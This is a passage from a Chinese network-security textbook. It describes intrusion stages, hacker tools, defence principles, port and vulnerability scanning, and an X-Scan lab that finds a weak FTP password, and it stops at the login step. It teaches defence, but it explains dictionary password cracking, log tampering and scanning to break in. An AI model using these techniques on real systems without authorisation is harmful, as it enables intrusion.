当黑客探测到足够的系统信息，对系统的安全弱点了解后就会发动攻击，不过黑客会根据不同的网络结构和不同的系统情况而采用不同的攻击手段。

黑客利用找到的这些安全漏洞或安全弱点，试图获取未授权的访问权限，比如利用缓冲区溢出或蛮力攻击破解口令，然后登录系统。然后再利用目标系统的操作系统或应用程序的漏洞，试图提升在该系统上的权限，获得管理员权限。

黑客获得控制权之后，不会马上进行破坏活动，不会立即删除数据或涂改网页等。一般入侵成功后，为能长时间保留和巩固他对系统的控制权，确保以后能够重新进入系统，黑客会更改某些系统设置，在系统中植入特洛伊木马或其他一些远程控制程序。

黑客下一步可能会窃取主机上的软件资料、客户名单、财务报表或信用卡号等各种敏感信息，也可能什么都不做，只是把该系统作为他存放黑客程序或资料的仓库；黑客也可能会利用这台已经攻陷的主机去继续他下一步的攻击，例如继续入侵内部网络，或者将这台主机作为 DDoS 攻击的一员。

3. 隐藏踪迹

一般入侵成功后，黑客为了不被管理员发现，会清除日志、删除复制的文件，隐藏自己的踪迹。日志往往会记录一些黑客攻击的蛛丝马迹，黑客会删除或修改系统和应用程序日志中的数据，或者用假日志覆盖它。

6.2.3 黑客工具

1. 扫描器

在 Internet 安全领域，扫描器是最出名的破解工具。所谓扫描器，实际上是自动检测远程或本地主机安全性弱点的程序。扫描器选通 TCP/IP 端口和服务，并记录目标机的回答，以此获得关于目标机的信息。理解和分析这些信息，就可能发现破坏目标机安全性的关键因素。常用的扫描器有很多，如 NSS（网络安全扫描器）、Strobe（超级优化 TCP 端口检测程序）、SATAN（安全管理员的网络分析工具）、Jakal、IdengTCPScan、CONNECT、FSPScan、XSCAN 和 SAFESuite 等。扫描器还在不断发展变化，每当发现新的漏洞，检查该漏洞的功能就会被加入已有的扫描器中。扫描器不仅是黑客用作网络攻击的工具，也是维护网络安全的重要工具，系统管理人员必须学会使用扫描器。

2. 口令入侵

所谓口令入侵，是指破解口令或屏蔽口令保护。但实际上，真正的加密口令是很难逆向破解的。黑客们常用的口令入侵工具所采用的技术是仿真对比，利用与原口令程序相同的方法，通过对比分析，用不同的加密口令去匹配原口令。

黑客们破解口令的过程大致如下：首先将大量字表中的单词用一定规则进行变换，再用加密算法进行加密。看是否与 etc/password 文件中加密口令相匹配，若有，则口令很可能被破解。单词变换的规则一般有：大小写交替使用；把单词正向、反向拼写后，接在一起(如 cannac)；在每个单词的开头和/或结尾加上数字 1 等。同时，在 Internet 上有许多字表可用。如果用户选择口令不恰当，口令落入字表库，黑客们获得 etc/password 文件，基本上就等于完成了口令破解任务。

3. 特洛伊木马

所谓特洛伊木马(Trojan Horse)是指任何提供隐藏的、用户不希望的功能的程序。它可以以任何形式出现，可能是任何由用户或客户引入到系统中的程序。特洛伊程序提供或隐藏一些功能，这些功能可以泄漏一些系统的私有信息，或者控制该系统。

特洛伊程序表面上是无害的甚至有用的程序，但实际上潜伏着很大的危险性。如在 Wuarchive FTP daemon(ftpd)2.2 版中发现有特洛伊程序，该特洛伊程序允许任何用户(本地的和远端的)以 Root 账户登录 UNIX。这样的特洛伊程序可以导致整个系统被侵入，因为它很难被发现，在它被发现之前，可能已经存在几个星期甚至几个月，而且在这段时间内，具备 Root 权限的入侵者，可以将系统按照他的需要进行修改。这样即使这个特洛伊程序被发现了，在系统中也留下了系统管理员可能没有注意到的漏洞。

4. 网络嗅探器

Sniffer(安全嗅探器)用来截获网络上传输的信息，用在以太网或其他共享传输介质的网络上。在以太网上放置 Sniffer，可使网络接口处于广播状态，从而截获网上传输的信息。利用 Sniffer 可截获口令、秘密的和专有的信息，用来攻击相邻的网络。Sniffer 的威胁还在于被攻击方无法发现，因为 Sniffer 是被动的程序，本身在网络上不留下任何痕迹。

5. 破坏系统

常见的破坏装置有邮件炸弹和病毒等。其中邮件炸弹的危害性较小，而病毒的危害性则很大。邮件炸弹是指不停地将无用信息传送给被攻击方，填满对方的邮件信箱，使其无法接收有用信息。另外，邮件炸弹也可以导致邮件服务器的拒绝服务。

6.2.4 防范黑客的原则

随着互联网的日益普及，网上的一些站点公然讲解一些黑客课程，开辟黑客讨论区，发布黑客攻击经验，使得黑客攻击技术日益公开化，攻击站点变得越来越容易。加之有些管理员认为可以借助各种技术措施，如计算机反病毒程序和网络防御系统软件，阻止黑客的非法进攻，保证计算机信息安全。但是构筑信息安全的防洪堤坝依然不能放松，不能对破坏计算机信息安全的事例熟视无睹，应结合各种安全管理的手段和制度扼制黑客的攻击，防患于未然。

(1) 加强监控能力。系统管理员要加强对系统的安全检测和控制能力，检测安全漏洞及配置错误，对已发现的系统漏洞，要立即采取措施进行升级、改造，做到防微杜渐。

(2) 加强安全管理。在确保合法用户的合法存取前提下，本着最小授权原则给用户

设置属性和权限,加强网络访问控制,做好用户上网访问的身份认证工作,对非法入侵者以物理隔离方式,可阻挡绝大部分黑客非法进入网络。

(3) 集中控制。对网络实行集中统一管理和集中监控机制,建立和完善口令,使用和分级管理制度,重要口令由专人负责,从而防止内部人员越级访问或越权采集数据。

(4) 多层次防御和部门间的物理隔离。可以在防火墙的基础上实施对不同部门之间的由多级网络设置隔离的小网络,根据信息源的性质,尽量对公众信息和保密信息实施不同的安全策略和多级别保护模式。

(5) 要随时跟踪最新网络安全技术,采用国内外先进的网络安全技术、工具、手段和产品。同时,一旦防护手段失效时,要有先进的系统恢复和备份技术。总之,只要把安全管理制度与安全管理技术手段结合起来,整个网络系统的安全性才有保证,网络破坏活动才能够被阻挡于门户之外。

6.3 端口与漏洞扫描

6.3.1 漏洞扫描简介

1. 漏洞扫描的概念

漏洞是在硬件、软件和协议的具体实现或系统安全策略上存在的缺陷,从而可以使攻击者能够在未授权的情况下访问或破坏系统。漏洞扫描是对计算机系统或其他网络设备进行与安全相关的检测,找出安全隐患和可被黑客利用的漏洞。系统管理员利用漏洞扫描软件检测出系统漏洞以便有效地防范黑客入侵,然而黑客可以利用漏洞扫描软件检测系统漏洞以便于入侵系统。

2. 漏洞扫描基本原理

漏洞扫描主要通过以下两种方法来检查目标主机是否存在漏洞:在端口扫描后得知目标主机开启的端口以及端口上的网络服务,将这些相关信息与网络漏洞扫描系统提供的漏洞数据库进行匹配,察看是否有满足匹配条件的漏洞存在;通过模拟黑客的攻击手法,对目标主机系统进行攻击性的安全漏洞扫描,如测试弱口令等,若模拟攻击成功,则表明目标主机系统存在安全漏洞。

网络漏洞扫描主要包括三个步骤:端口扫描、操作系统检测和系统漏洞扫描。端口扫描和操作系统检测是为系统漏洞提供必要的信息,系统漏洞扫描完成后,返回系统的脆弱性报告。系统漏洞检测采用基于规则的匹配技术,如果检测结果与漏洞库的一条记录相匹配,则认为系统存在这个漏洞。

6.3.2 端口简介

1. 端口的概念

在网络技术中,端口(Port)大致有两种含义。一种是物理意义上的端口,指的是集线器、交换机和路由器等用于连接其他网络设备的接口,如RJ-45端口和SC端口等。另一

种指的端口不是物理意义上的端口，而是特指 TCP/IP 协议中的端口，是逻辑意义上的端口。在这里我们主要说的是逻辑意义上的端口。

端口是为运行在计算机上的各种服务提供的服务端口，计算机通过端口进行通信和提供服务。如果把 IP 地址比作一间房子，端口就是出入这间房子的门。端口是统管端口号来标记的，端口号只有整数，范围为 0～65535。在计算机网络中，每个特定的服务都在特定端口侦听，当用户有数据到达时，计算机检查数据包中的端口号，再根据端口号将它们发向特定的端口。

一台拥有 IP 地址的主机可以提供许多服务，如 WWW 服务、FTP 服务和 SMTP 服务等。这些服务完全可以通过一个 IP 地址来实现。那么，主机怎样区分不同的网络服务呢？显然不能只靠 IP 地址，因为 IP 地址与网络服务的关系是一对多的关系。实际上是通过"IP 地址＋端口号"来区分不同服务的，即套接字，它代表 TCP 连接的一个连接端，一般称为 Socket。具体来说，就是用[IP:端口]来定位一台主机中的某个进程，目的是为了让两台计算机能够找到对方的进程。

2. 端口的分类

按分配方式分，端口分为公认端口、注册端口和动态(私有)端口。与 IP 地址一样，端口号也不是随意使用的，而是按照一定的规定进行分配。

1) 公认端口

端口号为 0～1023，由 ICANN(互联网指派名字和号码公司)负责分配给一些常用的应用层服务程序固定使用的端口。例如 80 端口分配给 WWW 服务，25 端口分配给 SMTP 服务等。

2) 注册端口

端口号为 1024～49151，这些端口松散地绑定于一些服务，也就是说，有许多服务绑定于这些端口，这些端口也同样可以用于许多其他目的。例如许多系统处理动态端口从 1024 左右开始。

3) 动态端口

动态端口又称私有端口，端口号为 49152～65535。之所以称为动态端口，是因为它一般不固定分配某种服务，而是动态分配。动态分配是指当一个系统进程或应用程序需要网络通信时，它向主机申请一个端口，主机从可用的端口号中分配一个供它使用。当这个进程关闭时，同时也就释放了所占用的端口号。

3. 端口扫描

端口扫描是指对目标计算机的所有或者需要扫描的端口发送特定的数据包，然后根据返回的信息来分析目标计算机的端口是否打开、是否可用。

端口扫描行为的一个重要特征是：在短时期内有很多来自相同的信源 IP 地址的数据包发往同一 IP 地址的不同端口或不同 IP 地址的不同端口。

进行扫描的方法很多，可以手工进行扫描，如系统内置的命令 netstat，也可以用端口扫描软件进行，如 X-scan。

6.3.3 实践案例 6-1：端口与漏洞扫描

本实验环境如图 6.2 所示。




图 6.2 端口与漏洞扫描的实验环境

1. 被入侵者设置 FTP 弱口令

如图 6.3 所示，在服务器中进行 FTP 服务器配置，并设置为不允许匿名连接。




图 6.3 建立 FTP 站点

添加用户，设置弱口令。如图 6.4 所示，用户名：test。密码：123456。

2. 入侵者启动 X-Scan，设置参数。

如图 6.5 所示，单击工具栏左边第一个按钮，进入参数设置界面，设置扫描参数，如图 6.6 所示。输入目标机的 IP 地址。

扫描模块：主要包含一些服务和协议弱口令等信息的扫描，根据字典探测主机各种服务的开启情况及相应的弱口令，对应到每一项都有相应的说明。

3. 入侵者进行扫描

设置完成后，单击图 6.6 中工具栏左边第二个按钮，进行探测扫描，此扫描的速度与网络环境情况和本机配置等有关，不尽相同，如图 6.7 所示。



图 6.4　设置弱口令




图 6.5　Xcan 工作界面



图 6.6　扫描参数设置



图 6.7　扫面界面

报告生成：扫描完成后会根据报告设置中自动生成报告项生成报告，如图 6.8 所示。根据探测扫描报告取得的信息进行漏洞测试：检测到 FTP 弱口令漏洞。




图 6.8　扫描报告

4. 进行漏洞攻击测试

入侵者根据获得的弱口令登录服务器的 FTP 站点，如图 6.9 所示。

